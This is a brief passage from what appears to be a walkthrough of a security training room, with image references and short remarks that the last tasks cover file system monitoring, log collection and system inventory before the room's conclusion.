

✓ Correct Answer

Task 12

Conclusion

Task 11 Is just a reading and basic understanding **File system monitoring**, **System log collection**, **System inventory** works.

Then we hit the conclusion on task 12.



We have now successfully completed this room.